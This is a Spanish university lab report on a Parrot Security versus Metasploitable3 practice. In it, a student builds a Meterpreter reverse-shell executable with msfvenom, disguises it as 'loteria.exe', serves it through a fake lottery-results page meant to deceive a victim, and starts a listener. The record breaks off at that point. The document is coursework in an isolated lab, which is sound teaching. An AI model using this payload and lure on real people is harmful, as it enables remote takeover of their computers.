



**Universidad
Gerardo Barrios**



Comisión de Acreditación de la
Calidad de la Educación Superior
UNIVERSIDAD GERARDO BARRIOS (UGB)
ACREDITADA
2024-2029

FACULTAD DE CIENCIA Y TECNOLOGÍA

Asignatura: Seguridad informática.

Docente: Ing. Timotea Guadalupe Menjívar.


Tema: Práctica Parrot Security.

Carrera: Ingeniería en sistemas y redes informáticas.


Estudiante: Romeo Alexander Garcia Castillo.

Usulután, viernes 29 de septiembre de 2025.


Se configura la red NAT:




Nos vamos a la configuración de la máquina virtual, en este caso empezaremos con Parrot security:



Hacemos lo mismo con la máquina Metasploitable3:



Lo siguiente es iniciar sesión en ambos sistemas operativos a la vez. Recordemos que tanto como el usuario y contraseña del cliente Metasploitable3 es **vagrant**. Iniciaremos sesión en ambas.



La primera que iniciamos es Parrot, cuando entramos a parrot lo primero es conocer la configuración de red que tenemos.

```
[romeo@parrot] -[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:79:11:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.8/24 brd 192.168.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 462sec preferred_lft 462sec
    inet6 fe80::8c79:f459:5791:265/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
[romeo@parrot] -[~]
$
```

Ahora vemos la configuración de red de mestasplotable3.

```
C:\Users\vagrant>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::1b9e:47bd%2137
    IPv4 Address . . . . . : 192.168.2.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.2.1

Tunnel adapter isatap.{2AC9D7FD-F063-48EA-8738-110021736847}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

Hacemos ping desde la máquina cliente metasploitable3 a parrot, con la dirección asignada a parrot desde el cmd:

Como podemos observar la máquina cliente hace ping con la máquina parrot.

```
C:\Users\vagrant: ping 192.168.2.8
Pinging 192.168.2.8 with 32 bytes of data:
Reply from 192.168.2.8: bytes=32 time=2ms TTL=64
Reply from 192.168.2.8: bytes=32 time=1ms TTL=64
Reply from 192.168.2.8: bytes=32 time=1ms TTL=64
Reply from 192.168.2.8: bytes=32 time=3ms TTL=64

Ping statistics for 192.168.2.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 3ms, Average = 1ms


C:\Users\vagrant>
```

Ahora, haremos lo contrario, vamos a realizar un ping desde la máquina parrot a la máquina cliente.

```
[romeo@parrot]~
$ping -c4 192.168.2.3
PING 192.168.2.3 (192.168.2.3) 56(84) bytes of data.
64 bytes from 192.168.2.3: icmp_seq=1 ttl=128 time=0.567 ms
64 bytes from 192.168.2.3: icmp_seq=2 ttl=128 time=1.29 ms
64 bytes from 192.168.2.3: icmp_seq=3 ttl=128 time=1.77 ms
64 bytes from 192.168.2.3: icmp_seq=4 ttl=128 time=0.815 ms

--- 192.168.2.3 ping statistics ---
4 packets transmitted, 4 received 0% packet loss, time 3022ms
rtt min/avg/max/mdev = 0.567/1.109/1.767/0.459 ms
[romeo@parrot]~
$
```

En un dado caso no hubiera hecho ping, tendríamos que verificar en el cliente el firewall de Windows, para ello hay que entrar en el botón de inicio y escribir: **check firewall status**.



Al abrir la aplicación, nos mostrará que esta activo porque las barras laterales izquierdas y escudos del mismo están en color verde. En mi caso no es así y se presentan ambos en color rojo. Pero si no, hay que dar clic en la opción llamada **Turn Windows Firewall on or off**. Para apagarlo o encenderlo.

The screenshot shows the 'Help protect your computer with Windows Firewall' settings page. On the left, there's a sidebar with links like 'Control Panel Home', 'Allow a program or feature through Windows Firewall', 'Change notification settings', 'Turn Windows Firewall on or off' (which is highlighted with a green box), 'Restore defaults', and 'Advanced settings'. Below this is a 'Troubleshoot my network' link. The main content area has a heading 'Help protect your computer with Windows Firewall'. It includes a sub-section 'Update your Firewall settings' with a note that 'Windows Firewall is not using the recommended settings to protect your computer.' There's a button 'Use recommended settings'. Below this are sections for 'Home or work (private) networks' (status: Not Connected) and 'Public networks' (status: Connected). Under 'Home or work (private) networks', it says 'Networks in public places such as airports or coffee shops'. Under 'Public networks', it says 'Networks in public places such as airports or coffee shops'. Both sections show 'Windows Firewall state: Off', 'Incoming connections: Block all connections to programs that are not on the list of allowed programs', 'Active public networks: Network 2', and 'Notification state: Do not notify me when Windows Firewall blocks a new program'.

Verificación de vulnerabilidades en la máquina cliente.

Para ello ejecutamos la herramienta **msfconsole**, para abrir metasploit.

```
[romeo@parrot] -[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
[*] starting the Metasploit Framework console... |
```

Buscamos, por ejemplo, exploits para cisco:

```
[msf] (Jobs:0 Agents:0) >> search cisco

Matching Modules
=====
#   Name
k   Description
-   ----
-   -----
0   auxiliary/dos/cisco/cisco_7937g_dos
Cisco 7937G Denial-of-Service Attack
1   auxiliary/dos/cisco/cisco_7937g_dos_reboot
Cisco 7937G Denial-of-Service Reboot Attack
2   auxiliary/admin/http/cisco_7937g_ssh_privesc
Cisco 7937G SSH Privilege Escalation
3   auxiliary/scanner/http/cisco_asa_asdm_bruteforce
Cisco ASA ASDM Brute-force Login
4   auxiliary/admin/networking/cisco_asa_extrabacon
Cisco ASA Authentication Bypass (EXTRABACon)
5   \ action= PASS_DISABLE
```

Nos aparecerán los exploit que podemos usar y un poco de la descripción.

MSFVENOM CON METERPRETER.

El comando meterpreter funciona como una puerta trasera donde el atacante tiene acceso a ver, con la opción **LHOST**, le estoy indicando que una vez tenga acceso, haga una conexión con mi maquina parrot, y con **LPORT**, le indico los puertos conocidos, en este caso le daremos el puerto 4444, y con el comando **-format=exe**, le indicamos que cree el archivo en formato .EXE, al cual llamaremos **loteria.exe**.

El comando sería el siguiente

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.8  
LPORT=4444 --format=exe > loteria.exe.
```

```
[msf] (Jobs:0 Agents:0) >> msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.8 LPORT=4444 --format=exe >  
loteria.exe
```

Al ejecutar el comando, nos arroja la siguiente salida:

```
[msf] (Jobs:0 Agents:0) >> msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.8 LPORT=4444 --format=exe >  
loteria.exe  
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.8 LPORT=4444 --format=exe > loteria.exe  
  
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
[msf] (Jobs:0 Agents:0) >>
```

Ahora verificamos que el archivo señuelo se ha creado con éxito:

```
[msf] (Jobs:0 Agents:0) >> ls  
[*] exec: ls  
  
Descargas Desktop Documentos Imágenes loteria.exe Música Público Templates Vídeos  
[msf] (Jobs:0 Agents:0) >>
```

Una vez que nos aseguramos que nuestro payload se creado correctamente, debemos pensar como enviar ese archivo malicioso.

Lo que haremos es compartir nuestro payload por la web. Para ello, primero debemos ser usuarios root, para copiar el archivo a una carpeta, en este caso a la carpeta “www”, donde se compartirá el archivo desde una web.

```
[romeo@parrot]~$ sudo msfconsole
```

El comando sería el siguiente:

Sudo cp loteria.exe /var/www/html

En algunos casos, ese

En algunos casos, pedirá la contraseña para ejecutarlo.

```
[msf] (Jobs:0 Agents:0) >> sudo cp loteria.exe /var/www/html
[*] exec: sudo cp loteria.exe /var/www/html

[msf] (Jobs:0 Agents:0) >>
```


Lo siguiente es habilitar el servicio apache para desplegar este archivo en la web.

```
[msf] (Jobs:0 Agents:0) >> service apache2 start
```

```
[msf] (Jobs:0 Agents:0) >> service apache2 start
[*] exec: service apache2 start
```

```
[msf] (Jobs:0 Agents:0) >>
```

Verificamos apache desde el cliente y nos tiene que aparecer:



Ahora, hay que agregarle un sitio web desde el cual podamos descargar el archivo loteria.exe nos pedirá descargar el archivo infectado.

Para ello entramos a la siguiente dirección: “`/var/www/html/index.html`”.

Entramos por medio de la terminal de la siguiente manera:

```
[root@parrot]~[/home/romeo]
└─#cd /var/www/html
[root@parrot]~[/var/www/html]
└─#ls
index.html index.nginx-debian.html loteria.exe
[root@parrot]~[/var/www/html]
└─#
```

Una vez dentro abrimos el archivo “**index.html**”, con la herramienta nano para modificarlo y que a nuestra victima le llame la atención:

```
[root@parrot]~[ /var/www/html ]  
└── #nano index.html
```

Una vez dentro modificamos el index.html a nuestro gusto para engañar a la víctima:


```
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width,initial-scale=1" />
    <title>Descarga Resultados de Lotería</title>
    <style>
        /* Estilos generales (similares a la captura) */
        html,body { height:100%; margin:0; font-family: "Segoe UI", Roboto, "Helvetica Neue", Arial, sans-serif; }
        .wrap { max-width:1000px; margin:20px auto; padding:20px; text-align:center; }
        header h1 { font-size:36px; margin:18px 0 30px; color:#333; letter-spacing:2px; }
        .box {
            width: 420px;
            margin: 0 auto;
            background:#fff;
            border-radius:6px;
        }
    </style>
</head>
<body>
    <div class="wrap">
        <h1>Resultados de Lotería</h1>
        <div class="box">
            <table border="1">
                <thead>
                    <tr>
                        <th>Número</th>
                        <th>Nombre</th>
                    </tr>
                </thead>
                <tbody>
                    <tr><td>1</td><td>Juan Pérez</td></tr>
                    <tr><td>2</td><td>Ana Gómez</td></tr>
                    <tr><td>3</td><td>Pedro Martínez</td></tr>
                    <tr><td>4</td><td>María Sánchez</td></tr>
                    <tr><td>5</td><td>Luis González</td></tr>
                    <tr><td>6</td><td>Carmen Rodríguez</td></tr>
                    <tr><td>7</td><td>Fernando Pérez</td></tr>
                    <tr><td>8</td><td>Silvia Gómez</td></tr>
                    <tr><td>9</td><td>Javier Martínez</td></tr>
                    <tr><td>10</td><td>Elena Sánchez</td></tr>
                    <tr><td>11</td><td>Raúl González</td></tr>
                    <tr><td>12</td><td>Marta Rodríguez</td></tr>
                    <tr><td>13</td><td>José Pérez</td></tr>
                    <tr><td>14</td><td>Laura Gómez</td></tr>
                    <tr><td>15</td><td>Antonio Martínez</td></tr>
                    <tr><td>16</td><td>Begoña Sánchez</td></tr>
                    <tr><td>17</td><td>Jesús González</td></tr>
                    <tr><td>18</td><td>Mónica Rodríguez</td></tr>
                    <tr><td>19</td><td>Juanjo Pérez</td></tr>
                    <tr><td>20</td><td>Anaís Gómez</td></tr>
                    <tr><td>21</td><td>Pedrín Martínez</td></tr>
                    <tr><td>22</td><td>Marín Sánchez</td></tr>
                    <tr><td>23</td><td>Luisín González</td></tr>
                    <tr><td>24</td><td>Carmenín Rodríguez</td></tr>
                    <tr><td>25</td><td>Fernan Pérez</td></tr>
                    <tr><td>26</td><td>Silvina Gómez</td></tr>
                    <tr><td>27</td><td>Javi Martínez</td></tr>
                    <tr><td>28</td><td>Eleni Sánchez</td></tr>
                    <tr><td>29</td><td>Raúlin González</td></tr>
                    <tr><td>30</td><td>Martina Rodríguez</td></tr>
                    <tr><td>31</td><td>Juanjo Pérez</td></tr>
                    <tr><td>32</td><td>Anaís Gómez</td></tr>
                    <tr><td>33</td><td>Pedrín Martínez</td></tr>
                    <tr><td>34</td><td>Marín Sánchez</td></tr>
                    <tr><td>35</td><td>Luisín González</td></tr>
                    <tr><td>36</td><td>Carmenín Rodríguez</td></tr>
                    <tr><td>37</td><td>Fernan Pérez</td></tr>
                    <tr><td>38</td><td>Silvina Gómez</td></tr>
                    <tr><td>39</td><td>Javi Martínez</td></tr>
                    <tr><td>40</td><td>Eleni Sánchez</td></tr>
                    <tr><td>41</td><td>Raúlin González</td></tr>
                    <tr><td>42</td><td>Martina Rodríguez</td></tr>
                    <tr><td>43</td><td>Juanjo Pérez</td></tr>
                    <tr><td>44</td><td>Anaís Gómez</td></tr>
                    <tr><td>45</td><td>Pedrín Martínez</td></tr>
                    <tr><td>46</td><td>Marín Sánchez</td></tr>
                    <tr><td>47</td><td>Luisín González</td></tr>
                    <tr><td>48</td><td>Carmenín Rodríguez</td></tr>
                    <tr><td>49</td><td>Fernan Pérez</td></tr>
                    <tr><td>50</td><td>Silvina Gómez</td></tr>
                    <tr><td>51</td><td>Javi Martínez</td></tr>
                    <tr><td>52</td><td>Eleni Sánchez</td></tr>
                    <tr><td>53</td><td>Raúlin González</td></tr>
                    <tr><td>54</td><td>Martina Rodríguez</td></tr>
                    <tr><td>55</td><td>Juanjo Pérez</td></tr>
                    <tr><td>56</td><td>Anaís Gómez</td></tr>
                    <tr><td>57</td><td>Pedrín Martínez</td></tr>
                    <tr><td>58</td><td>Marín Sánchez</td></tr>
                    <tr><td>59</td><td>Luisín González</td></tr>
                    <tr><td>60</td><td>Carmenín Rodríguez</td></tr>
                    <tr><td>61</td><td>Fernan Pérez</td></tr>
                    <tr><td>62</td><td>Silvina Gómez</td></tr>
                    <tr><td>63</td><td>Javi Martínez</td></tr>
                    <tr><td>64</td><td>Eleni Sánchez</td></tr>
                    <tr><td>65</td><td>Raúlin González</td></tr>
                    <tr><td>66</td><td>Martina Rodríguez</td></tr>
                    <tr><td>67</td><td>Juanjo Pérez</td></tr>
                    <tr><td>68</td><td>Anaís Gómez</td></tr>
                    <tr><td>69</td><td>Pedrín Martínez</td></tr>
                    <tr><td>70</td><td>Marín Sánchez</td></tr>
                    <tr><td>71</td><td>Luisín González</td></tr>
                    <tr><td>72</td><td>Carmenín Rodríguez</td></tr>
                    <tr><td>73</td><td>Fernan Pérez</td></tr>
                    <tr><td>74</td><td>Silvina Gómez</td></tr>
                    <tr><td>75</td><td>Javi Martínez</td></tr>
                    <tr><td>76</td><td>Eleni Sánchez</td></tr>
                    <tr><td>77</td><td>Raúlin González</td></tr>
                    <tr><td>78</td><td>Martina Rodríguez</td></tr>
                    <tr><td>79</td><td>Juanjo Pérez</td></tr>
                    <tr><td>80</td><td>Anaís Gómez</td></tr>
                    <tr><td>81</td><td>Pedrín Martínez</td></tr>
                    <tr><td>82</td><td>Marín Sánchez</td></tr>
                    <tr><td>83</td><td>Luisín González</td></tr>
                    <tr><td>84</td><td>Carmenín Rodríguez</td></tr>
                    <tr><td>85</td><td>Fernan Pérez</td></tr>
                    <tr><td>86</td><td>Silvina Gómez</td></tr>
                    <tr><td>87</td><td>Javi Martínez</td></tr>
                    <tr><td>88</td><td>Eleni Sánchez</td></tr>
                    <tr><td>89</td><td>Raúlin González</td></tr>
                    <tr><td>90</td><td>Martina Rodríguez</td></tr>
                    <tr><td>91</td><td>Juanjo Pérez</td></tr>
                    <tr><td>92</td><td>Anaís Gómez</td></tr>
                    <tr><td>93</td><td>Pedrín Martínez</td></tr>
                    <tr><td>94</td><td>Marín Sánchez</td></tr>
                    <tr><td>95</td><td>Luisín González</td></tr>
                    <tr><td>96</td><td>Carmenín Rodríguez</td></tr>
                    <tr><td>97</td><td>Fernan Pérez</td></tr>
                    <tr><td>98</td><td>Silvina Gómez</td></tr>
                    <tr><td>99</td><td>Javi Martínez</td></tr>
                    <tr><td>100</td><td>Eleni Sánchez</td></tr>
                </tbody>
            </table>
        </div>
        <div style="text-align:center; margin-top:10px;">
            <span>[ 97 líneas leidas ]</span>
        </div>
    </div>
</body>
</html>
```

Quedando de la siguiente manera:

The image consists of two vertically stacked screenshots of a Windows Internet Explorer window. Both screenshots show the same web page: "Descarga Resultados de Lotería - Windows Internet Explorer" with the URL "http://192.168.2.8/".

Screenshot 1 (Top): This screenshot shows the initial download interface. It has two dropdown menus: "Selecciona la lotería:" with "Lotería Nacional" selected, and "Selecciona el formato de descarga:" with "CSV" selected. Below these is a large blue button labeled "Descargar ahora". A small note at the bottom states: "Al hacer clic se descargará el archivo seleccionado desde el servidor. Usa archivos de prueba en entornos autorizados." The status bar at the bottom shows "http://192.168.2.8/loteria.exe" and "Internet | Protected Mode: Off".

Screenshot 2 (Bottom): This screenshot shows the "File Download - Security Warning" dialog box. It asks "Do you want to run or save this file?". The file details are: Name: loteria.exe, Type: Application, 72.0KB, From: 192.168.2.8. The "Save" button is highlighted with a green border. Below the dialog, the main page's "Descargar ahora" button is visible. The status bar at the bottom shows "http://192.168.2.8/loteria.exe" and "Internet | Protected Mode: Off".



El archivo .exe se guardará en la carpeta descargas.



USANDO EXPLOIT PARA ESCUCHAR CONTINUAMENTE POR EL PUERTO 4444, EL CUAL PREVIAMENTE HEMOS CONFIGURADO EN EL ARCHIVO INFECTADO.

Para poder escuchar por medio del puerto 4444, debemos buscar handler en la terminal.

PASO 1.

Estando en metasploit como usuario root buscamos “**handler**”, en la terminal.

```
[msf] (Jobs:0 Agents:0) >> search handler
      #service apache2 start
Matching Modules /home/romeo/
=====
#      Name
-      ---
0      exploit/windows/ftp/aasync_list_reply
1      exploit/linux/local/abrt_raceabrt_priv_esc
